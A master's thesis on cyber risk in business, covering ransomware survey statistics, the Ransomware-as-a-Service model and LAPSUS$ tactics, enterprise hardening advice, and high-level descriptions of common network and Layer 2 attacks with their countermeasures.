CYBERSPACE DEPENDENCY ON BUSINESS IDENTITY

A THESIS SUBMITTED TO

THE FACULTY OF ARCHITECTURE AND ENGINEERING

OF

EPOKA UNIVERSITY

BY

TEA OSMËNI

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS

FOR

THE DEGREE OF MASTER OF SCIENCE

IN

ELECTRONICS AND COMMUNICATIONS ENGINEERING

JUNE, 2022

Approval sheet of the Thesis

This is to certify that we have read this thesis entitled **"CYBERSPACE DEPENDENCY ON BUSINESS IDENTITY"** and that in our opinion it is fully adequate, in scope and quality, as a thesis for the degree of Master of Science.

_____

Dr. Arban Uka
Head of Department
Date: June 27, 2022

Examining Committee Members:

Dr. Igli Hakrama (Computer Engineering) _____

Dr. Shkëlqim Hajrulla (Computer Engineering) _____

Dr. M. Maaruf Ali (Computer Engineering) _____

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules andethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results thatare not original to this work.

Name Surname: Tea Osmëni

Signature: _____

ABSTRACT

CYBERSPACE DEPENDENCY ON BUSINESS IDENTITY

Osmëni, Tea

Master of Science, Department of Computer Engineering

Supervisor: Dr. M. Maaruf Ali

The overall image of an organization is proven by the investments made in security. As technology reaches other dimensions, so does cybersecurity.

"Continuous improvement is better than delayed perfection". Leaders and employees struggle with maturing their cyber and IT risk management practices. This happens for the fact that the speed of change in IT area continues to increase. Risk becomes more complex and far-reaching by trying to adopt modern IT delivery methods.

My thesis is conducted in a way to represent the main concerns of a cyber strategy and the critical areas of improvements. Working in various DD (Due Diligence) projects I have learnt that organizations will always face security issues, but the way organizations invest in minimizing risk, is in fact what really matters. The theoretical part covers the methodology in use; occurring problems, prevention and the right investments depending on the topology of each area within an organization, rated from lower to higher risky. Furthermore, I will cover risk management, common attacks, ransomware analysis and the practical part covering the execution of machines on Kali Linux (Hack The Box platform) OS, to gain the essence of how an attack could be conducted, for learning purposes.

Keywords: *Cyber, security, risk management, investments, ransomware, IT delivery methods*

ABSTRAKT

VARËSIA E CYBERHAPËSIRËS NË IDENTITETIN E BIZNESIT

Osmëni, Tea
Master Shkencor, Departamenti i Inxhinierisë kompjuterike
Udhëheqësi: Dr. M. Maaruf Ali

Pamja përgjithësuese e një organizate sprovohet nga investimet që bëhen në aspektin e sigurisë. Sikurse teknologjia arrin disa dimensione, po njejtë ndodh edhe me sigurinë kibernetike.

"Përmirësimi i vazhdueshëm është më mirë se perfeksioni i vonuar". Liderat dhe punonjësit hasin vështirësi me maturimin e praktikave ne kibernetikë dhe menaxhimin e riskut ne teknologjinë e informacionit. Kjo ndodh për faktin se shpejtësia e ndryshimeve në sektorin e teknologjisë së informacionit vazhdon të rritet. Risku bëhet më kompeks dhe i largët duke tentuar të adaptojmë metoda moderne të finalizuara të teknologjisë së informacionit.

Tema ime është kompiluar në mënyrë të atillë që të prezantoj çështjet kryesore të një strategjie kibernetike dhe zonat kritike për përmirësim. Nga puna në projekte të ndryshme DD (Due Diligence), konkludoj se organizata të ndryshme gjithmonë përballen me probleme në siguri. Pjesa teorike mbulon metodologjinë e përdorur; probleme që hasim, parandalimi dhe investimet e duhura në varësi të tipologjisë të secilës zonë nëorganizatë, duke u rankuar nga i ulët deri në të lartë si risk. Gjithashtu, do të mbuloj një pjesë të menaxhimit të riskut, sulme të shpeshta, analiza e ransomware dhe pjesën praktike në lidhje me ekzekutimin e makinave në Kali Linux (Hack The Box) OS, përtë fituar esencën si një sulm ndodh dhe për çështje edukative.

Fjalëtkyçe: *Cyber, siguri, menaxhimi i riskut, investime, ransomware, metoda të finalizuara të teknologjisë së informacionit*

Dedication

I wish to dedicate this Master thesis to my family and especially to my dearest grandmother, who have always believed in me, supported me, guided me in every step and made possible for me to become who I am.

And lastly, I dedicate this thesis to the Almighty God, thank you for the guidance and protection.

ACKNOWLEDGEMENTS

I would like to thank my supervisor Dr. M. Maaruf Ali for his continuous help and dedication. It was a pleasure for me to have the possibility to work on my thesis and not only, with a wonderful professor and human being as him. I have delivered a healthy mindset thanks to him, my family, and few other professors I have had the opportunity to learn from. Thankful!

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1

INTRODUCTION

1.1 Background

The stabilizing or destabilizing effect of offensive cyber operations cannot be determined without the context of the underlying state of geopolitical and cyber tensions between states [1]. Though cyber conflict has intensified over the last three decades with especially intense cyber incidents in the last few years (such NotPetya [2], SolarWinds [3] and Colonial Pipeline [4]), no incidents or campaigns have escalated into a larger kinetic conflict.

In terms of mechanisms [1] , we identify:

1. Stabilizing Mechanism

Pressure Release: In periods of relative peace and stability, cyber actions have provided decision-makers with a non-threatening, non-kinetic option. In this context, cyber actions have created negative feedback for conflict, providing an off-ramp for great and geopolitical rivals.

2. Destabilizing Mechanism

In each case, the contested parties no longer see cyberspace operations through the lens of an intelligence contest or pressure release.

Spark: ‘As cyberspace becomes increasingly existential for economies and societies, states compete more aggressively over the same cyber terrain and treasure. In such circumstances, cyber capabilities add positive feedback, intensifying conflict within cyberspace’.

Pull out the Big Guns: When acute geopolitical crises are more prevalent, states will be less willing to abide by the tacit agreements of peacetime. Growing geopolitical stakes can translate to more risk-seeking, including the more provocative use of cyber capabilities. Rivals targeted these freshly aggressive attacks, during a crisis, will feel even restraint towards using harsh, possibly kinetic, responses.

Escalation Inversion: If states war is increasingly possible, they may believe their best chance of success is a surprise, large-scale cyber offensive, if only to 'keep the victim reeling when his plans dictate, he should be reacting in the early stages of a conflict.

The above-mentioned mechanisms provide a starting point from which we are able to understand how prevailing changes in geopolitical or cyber tensions over time are more likely to trigger larger conflicts.

1.2 Present cyberspace

Cyberspace is a warfighting domain that continues to evolve in terms of complexity and threat. As a result, the cyber workforce must also evolve to address the challenges posed to our adversaries and meet strategic mission requirements.

Part of this would require reshaping our understanding of the cyber workforce to include all personnel who build, secure, defend, operate, and protect cyber resources.

Regarding cyber concerns for 2022, 42% of more than 120 cyber leaders worry their systems will be broken by hackers, as carried out by the World Economic Forum survey in January 2022, shown in Fig. 1.1 below.




Figure 1.1: World Economic Forum survey showing the main cyber concerns [Adapted with permission from 1]

Cyber risk relates to business by the approach where stakeholders care about the consequences first and foremost.

Risk is divided as high or low, dependent on the management of it. We are managing the below-shown risks in Fig. 1.2:




Figure 1.2: IT risk articulations by business point of view [Adapted with permission from 1]

These are the types of risk articulations that we expect to see in disclosures and reports signed off by senior leaderships (annual reports and/or equivalent filings).

1.3 M&A – Mergers and Acquisitions

Other than integration, DD (Due Diligence) is the most time-consuming and complex stage of a transaction. During this stage, the CIO (Chief Information Officer) and IT leadership representatives will drive the technology component of the overall DD process. A comprehensive approach in this stage will include identifying the target organization's current IT infrastructure,applications, and services portfolio.

The M&A process is divided into three phases [6]:

M&A Strategy "Make a buy or sell decision"

- ✓ Create an acquisition strategy
- ✓ Quantify cost savings and revenue growth opportunities
- ✓ Evaluate possible modes of entry
- ✓ Determine the process for screening candidates
- ✓ Establish criteria for target viability
- ✓ Generate a list of candidates
- ✓ Create systems to assess and manage deal pipeline
- ✓ Conduct initial evaluation
- ✓ Make initial contact with target organization
- ✓ Sign confidentiality agreement

M&A Transaction execution "Do the deal"

- ✓ Conduct detailed due diligence
- ✓ Assess deal risks
- ✓ Quantify cost savings and revenue growth opportunities
- ✓ Conduct Target organization's valuation and sign letter of intent

M&A Integration and Operations "Conduct postclosing operations"

- ✓ Identify integration tasks
- ✓ Create integration timeline and project plan
- ✓ Communicate vision/integration plan to old and new employees
- ✓ Devise and implement new compensation packages
- ✓ Eliminate overlap between the two entities
- ✓ Establish a staffing and employee education plan
- ✓ Monitor integration process
- ✓ Review fulfillment of strategic and financial objectives
- ✓ Encourage take-up of best practices

1.4 Objective of the study

Several research have been conducted in the IT risk management and cybersecurity area. We approach our study in main issues we are currently facing and as well the approaches organizations or/and individuals shall take to minimize risk and cost of data breach/leakage. Since cyber is an area becoming more and more complex, the solutions may vary, but still the root of risks we face stands the same (protocols, layers, OS do not change). It is only the strategy that malicious actors conduct to achieve their goal. Therefore, there is also a practical approach of how one can attack. But in our case, it is done with the purpose of teaching the areas a cybercriminal tries to attack. To protect yourself, one must know how to attack.

Therefore, this study addresses the following questions:

- ✓ What types of attack are currently modernized in the cyberspace area and how can organizations prevent such attacks?
- ✓ What type of analysis shall executive leaders conduct to find the best approach to adapting IT delivery methods to their needs without harming their systems?

CHAPTER 2

LITERATURE REVIEW

A review of empirical and conceptual literature to have a better understanding about cyberspace and business identity and a current approach to both has been conducted in this chapter. A research work on the problem area was reviewed to have a grasp of the applicability of risk management analysis by executive leaders and CSO (Chief Security Officer). Literature from different books, articles, journals and the internet pertaining to the subject were taken for analyzing. After extensive literature survey the research problem was formulated, and specific problem area was identified.

2.1 Insights of IT professionals and cyber events introduction

Challenges of the present have represented that cyberspace and hacktivism are the main areas that shall be analyzed continuously. We shall start our discussion with the state of ransomware in 2022.

Sophos' annual study of the real-world ransomware experiences of IT professionals at the frontline has revealed an ever more challenging attack environment alongside with the growing financial and operational burden ransomware places on its victims.

The following is a survey conducted by 5,600 respondents in 31 countries for organizations with a number of employees ranging from 100 to 5,000 for the period of January/February 2022.

66% of organizations were hit by ransomware in the last year, up from 37% in 2020. This is a 78% increase over the course of a year, demonstrating that adversaries have become even more capable at executing the most significant attacks at scale. Attacks are up and their complexity and impact are increasing. The increase in successful ransomware attacks is part of an increasingly challenging broader threat environment. Over the last year 57% experienced an

increase in the volume of cyberattacks overall, 59% saw the complexity of attacks increase, and 53% said the impact of attacks had increased. 72% experienced an increase in volume, complexity and impact of cyberattacks.

Organizations are getting better at restoring data after an attack. The survey conducted showed that:




Figure 2.1: Percentage of ransomware handling by several IT professionals [Adapted with permission from 9]

Backups are the first method to restore data, used by 73% of organizations whose data was encrypted. At the same time 46% reported that they paid the ransom to restore data. These numbers actually reflect that many organizations use multiple restoration approaches to maximize the speed of efficacy with which they can get back up and running.

Over 44% of the respondents, whose organization's data had been encrypted, used multiple methods to restore their data.

While paying the ransom almost always gets you some data back, the percentage of data restored after paying it has dropped. As per average, organizations that paid

got back only 61% of their data, down from 65% in 2020. Similarly, only 4% of those that paid the ransom got all their lost data back in 2021, down from 8% compared to 2020.

Figure 2.2 below shows that from the conducted survey, the media, leisure and entertainment (200 organizations) used backup more than other type of organizations (85%). Healthcare (155 organizations) are identified with the highest ranking (61%) of paying the ransom. And lastly, the manufacturing and production (132 organizations) are identified with the highest ranking (48%) of using other means as data recovery methods.




Figure 2.2: Data recovery methods used
[Adapted with permission from 9]

Ransom payments have increased. **Highest** average ransom payments were US$2.04M in manufacturing and production (n = 38) and US$2.03M in energy, oil/gasand utilities (n = 91).

Meanwhile, the **lowest** average ransom payments were US$197K in healthcare ($n$ = 83) and US$214K in local/state government (n = 20).

As per country, we do observe in Fig. 2.3 below, that the highest percentage of average ransom payments is achieved by Japan, with an amount around $4,327,024.




Figure 2.3: Japan as the most impacted country in terms of ransom payments [Adapted with permission from 9]

2.2 Impact and protection from Ransomware-as-a-Service (RaaS)

All human-operated attacks in general, share common dependencies on security weaknesses that allow them to succeed.

Attackers mostly take advantage of an organization's poor credential hygiene and legacy configurations or misconfigurations [8] to find easy entry and privilege escalation points in an environment. As the ransomware deployment becomes a gig

economy, it has become more difficult to link the tradecraft used in a specific attack to the ransomware payload developers.

Reporting a ransomware incident by assigning it with the payload name gives the impression that a monolithic entity is behind all attacks using the same ransomware payload and that all incidents that use the ransomware share common techniques and infrastructure. However, focusing solely on the ransomware stage obscures many stages of the attack that come before, including actions like data exfiltration and additional persistence mechanisms, as well as the numerous detection and protection opportunities for network defenders.

Attacks still prey on the same security misconfigurations to succeed. The impact of a successful ransomware and extortion attack remains the same regardless of the attacker's skills, this for the fact that such individuals, with different techniques, goals and skillsets, use off-the-shelf tools (such as Cobalt Strike), giving the attackers the ability to purchase access to networks and the payloads they deploy to them. The RaaS (Ransomware-as-a-Service) is an arrangement made between an operator and an affiliate. Fig. 2.4 below gives a better understanding of their relationship:




Figure 2.4: RaaS affiliate model [8]

Ransomware attackers often profit by:

- **Disabling access to critical systems**
- **Causing system downtime**

Even though, these ways are not the only ways attackers can monetize their access to compromised networks. Exfiltration of data and "double extortion," which refers to attackers threatening to leak data if a ransom has not been paid, has also become a common tactic among many RaaS affiliate programs. Attackers take advantage of common weaknesses to exfiltrate data and demand ransom without deploying apayload.

This trend means that focusing on protecting against ransomware payloads via security products or encryption, or considering backups as the main defense against ransomware, instead of comprehensive hardening, leaves a network vulnerable to all the stages of a human-operated ransomware attack that occur before ransomware deployment.

This exfiltration can take the form of using tools like Rclone to sync to an external site, setting up email transport rules, or uploading files to cloud services. With double extortion, attackers do not need to deploy ransomware and cause downtime to extort money. Some attackers have moved beyond the need to deploy ransomware payloads and are shifting straight to extortion models or performing the destructive objectives of their attacks by directly deleting cloud resources. One such extortion attackers is DEV-0537 (known as LAPSUS$).

- **DEV-0537**

Microsoft has detailed DEV-0537 actions taken in early 2022. DEV-0537, also known as LAPSUS$, is a threat actor who has moved to a pure extortion and destruction model without deploying ransomware payloads.

DEV-0537 Targets are specific companies with an intent. Their initial access techniques include:

- Exploiting unpatched vulnerabilities in internet-facing systems
- Searching public code repositories for credentials
- Taking advantage of weak passwords

It leverages credentials (as evidence from the source) stolen by the Redline password stealer, which is a piece of malware available for purchase in the cybercriminal economy. As well, the group buys credentials from underground forums which were gathered by other password-stealing malware.

After gaining access to a network, DEV-0537 takes advantage of **security misconfigurations** to elevate privileges and move laterally to meet their objectives of data exfiltration and extortion.

The group does not possess any unique technical capabilities and is especially cloud-aware. As part of their goals to force payment of ransom, DEV-0537 attempts to delete all server infrastructure and data to cause business disruption. To further facilitate the achievement of their goals, they **remove legitimate admins and delete cloud resources and server infrastructure**, resulting in destructive attacks.

2.3. Protection analysis to be undertaken by organizations

1. Moving beyond protection by detection

A security strategy against human adversaries must include the goal of mitigating classes of attacks and detecting them. Hardening against common threats can reduce alert volume and stop many attackers before they get access to networks. A renewed focus on prevention is needed to curb the tide.

2. Building credential hygiene

In order for attackers to succeed in their attacks, they need credentials. In almost all attacks where ransomware deployment was successful, the attackers ***had access to a domain admin-level account or local administrator passwords*** that were consistent throughout the environment.

- Run services as ***Local System*** when administrative privileges are needed (this allows applications to have high privileges locally and cannot be used to move laterally).
- Run services as Network Service when accessing other resources.
- Need of using tools like ***LUA Buglight*** for determining the privileges applications really need.
- Looking for events with ***EventID 4624 where the logon type is 2,4,5 or 10*** and the account is highly privileged like a domain admin, as this helps admins understand which credentials are vulnerable to theft.
- Monitor for ***EventID 4625 Logon Fails events in Windows Event Forwarding*** when removing accounts from privileges groups.

- Using tools like ***LAPS (Local Administrator Password Solution)*** to randomize Local Administrator passwords, to prevent lateral movements using local accounts with shared passwords.

- Using ***cloud-based identity security solutions*** that leverage on-premises Active Directory signals, to identify and detect threats or/and compromised identities.

3. Auditing credential exposure

This is another critical step in preventing ransomware attacks and cybercrime in general. There are tools, like ***BloodHound,*** designed to provide network defenders with insight into the number of administrators in their environment.

It could also be a powerful tool in terms of reducing privileges tied to administrative account and understanding credential exposure. Nevertheless, this tool could also be used by attackers, as Microsoft has observed.

BloodHound allows attackers to see paths of least resistance from the systems they have access, to highly privileged accounts.

4. Prioritizing deployment of Active Directory updates

As per Active Directory, ***security patches*** should be applied as soon as possible after they are released. When unpatched, these vulnerabilities could allow attackers to rapidly escalate from an entrance vector like email to Domain Admin level privileges.

5. Cloud hardening

Importance should be put in ***securing cloud resources, identities and on-premises accounts***. This for the fact that attackers are moving towards cloud resources, and businesses have to focus on hardening cloud environments (if in use).

Cloud identity hardening:

- Preventing on-premises service accounts from having direct rights to the cloud resources to prevent lateral movement to the cloud.
- Configuring honey-token activity for account usage (Note: these are **decoy accounts set up to identify and track malicious activity that involves these accounts**. Such accounts should be left unused, while having an attractive name to lure attackers (e.g., SQL-Admin)).
- Implementing ***conditional access policies*** (e.g., requiring multi-factor authentication for users with administrative roles, requiring multi-factor authentication for Azure management tasks).
- Enabling ***risk-based user sign-in protection*** (e.g., of sign-in risk: anonymous IP address; atypical travel; malware linked IP address; unfamiliar sign-in properties; leaked credentials).
- Ensuring that the ***VPN access is protected.***

Multifactor authentication (MFA):

- Enforcing MFA on all accounts and removing users excluded from MFA. ***Strictly require MFA*** from all devices, in all locations and always.
- Identifying and ***securing workload identities*** to secure accounts where the traditional MFA enforcement does not apply.
- Ensuring that users are properly educated in terms of not accepting unexpected 2FA.
- Disabling legacy authentication (Note: legacy authentication refers to protocols that use basic authentication, that cannot enforce any type of second factor authentication like POP, IMAP, SMTP.

Cloud admins

- Ensuring cloud admins/tenant admins are treated with the same level of security and credential hygiene as Domain Admins.
- Addressing gaps in the authentication coverage.

CHAPTER 3

HOW TO SECURE AN ENTERPRISE NETWORK

The three main objectives of securing a network are named as CIA (Confidentiality, Integrity, Availability).

Confidentiality is used to protect data with encryption & authorization. It serves in limiting access to data based on authorization. Furthermore, it is used in data protection (e.g., encryption). An example would be using VPN tunnels between sites, so that data is hidden from untrusted networks.

Integrity is needed for ensuring that data has not been tampered with. VPN tunnels can provide data integrity by hashing data.

Availability comes in terms of top of the priority list. It allows access to systems containing data. It is needed for DoS (Denial of Service) attacks avoidance.

SIEM (Security Information and Event Management) is a server used primarily for archiving syslog data and alerting administrators about security events. To aid maintaining security objectives, security information and event management systems are required:

- Centralized management systems
- Monitor security events
- Maintain historical data

On behalf to these systems, the security administrators know what is happening across the enterprise. If someone has an infected computer or if a site is being attacked, some systems can alert administrators.

3.1. Common threats

When it comes to security, networks and cyber, some of the terms tend to be mistaken one with another. Below we find the exact meaning of each, as shown in Table 1, below:

Table 1. Explanation of commonly misunderstood security terms

Asset	A person, place or thing that should be securely protected (e.g., Access Points)
Vulnerability	Exploitable weakness (in a network system; e.g., bad program code, software bug)
Threat	Malicious attempts to compromise security policies
Risk	The potential for a threat to succeed
Countermeasure	Action to counteract a threat and reduce risks (firewall, anti-virus/anti-malware, security policies)

Security zones are a way to organize and protect networks with different trust levels. The three common zones deployed in most networks are:

1. **Internal Zone** [Internal private network]
2. **Outside Zone** [Internet facing public network]
3. **DMZ Zone** [Internal public network]

Traffic entering specific zone, can be classified for the appropriate security levels. Common security threats include network attacks, social engineering, malware, data loss and exfiltration. And in terms of common network attacks, we tend to face attacks as:

1. **Reconnaissance**

It is network scanning to discover potential vulnerabilities:

- IP & Port scanning
- DNS queries
- SNMP crawling

Reconnaissance tools an attacker could use are Ping sweep and Port scanners. On Ping Sweep, to discover what hosts exist, put on 'Starting IP Address' the Target IP. On Port Scanner, to discover accessible ports put on 'Starting IP Address' the Target IP.

2. **Privilege escalation**

It is needed for gaining basic access to a system, and then elevating access to a greater level, by exploiting a software program. A hacker could potentially log into a system with standard user credentials, but then exploit a vulnerability that would allow them to elevate their system privileges to the administrator level.

3. **Back Doors**

These types serve to create a secret access to a network for future use (e.g., useraccount, wireless access point).

4. **Code Execution**

Launching a malicious program (malware) on a device (e.g., spyware, rootkit, adware).

5. **DoS or DDoS (Denial of Service or Distributed Denial of Service with multiple sources)**

Overloading a network with traffic in an attempt to gain access or to cause havoc. E.g., ICMP flood, SYN flood, DNS amplification.

6. Social Engineering

This type targets users to get them to click on malicious links. It could either be:

- ***Phishing:*** tricking users with fake e-mails that look legitimate
- ***Malvertising:*** ads that look real, but actually take users to sites with malware
- ***Phone scams:*** phone calls used to convince someone to provide sensitive information

3.2. Common Layer 2 attacks

Some of the most effective security configurations that can be implemented on a network are Layer 2 security features.

a) STP Attacks (Spanning Tree Protocol)

An STP protocol is definitely a high-risk protocol running on our networks. When an edge port is configured with the intent to connect *n* user devices, spanning trees BPDU should never be seen.

One way to secure an edge port from an attacker is by using BPDU Guard. When BPDU Guard is enabled on an interface, the port can be shut down if an STP BPDU is received. (BPDU is an option when configuring our edge port remotely). *Another spanning tree protection mechanism is Root Guard.*

If there are ports in the network that allow switch connections, but do not have BPDU Guard enabled, we may want to ensure that the ports never become root ports, so that an attacker could not add a switch to the network and change the current STP topology. Root Guard is a spanning tree feature that can be used to prevent switches from using certain ports as the root ports.

When Root Guard is enabled, if a superior BPDU is received on a port, then the switch port can go in the blocking state for the VLAN that the BPDU was received on.

b) Denial-of-Service STP Attack (Spanning Tree)

Switches need to send and receive BPDU to prevent traffic loops. If a switch is overloaded due to an issue in the network somewhere, it can act as a DOS attack.

If a switch is overloaded and it cannot send BPDU, it can cause a network outage and affect the availability of network resources. Loop Guard can be enabled on a switch port to protect switches that are connected to malfunctioning switches.

c) Denial-of-Service CAM Table Overflows

CAM table overflows can be used as DOS attacks. An attacker could send tons of MAC addresses to a switch, until it is overloaded and prevents it from learning legitimate MAC addresses, causing the network to be unavailable.

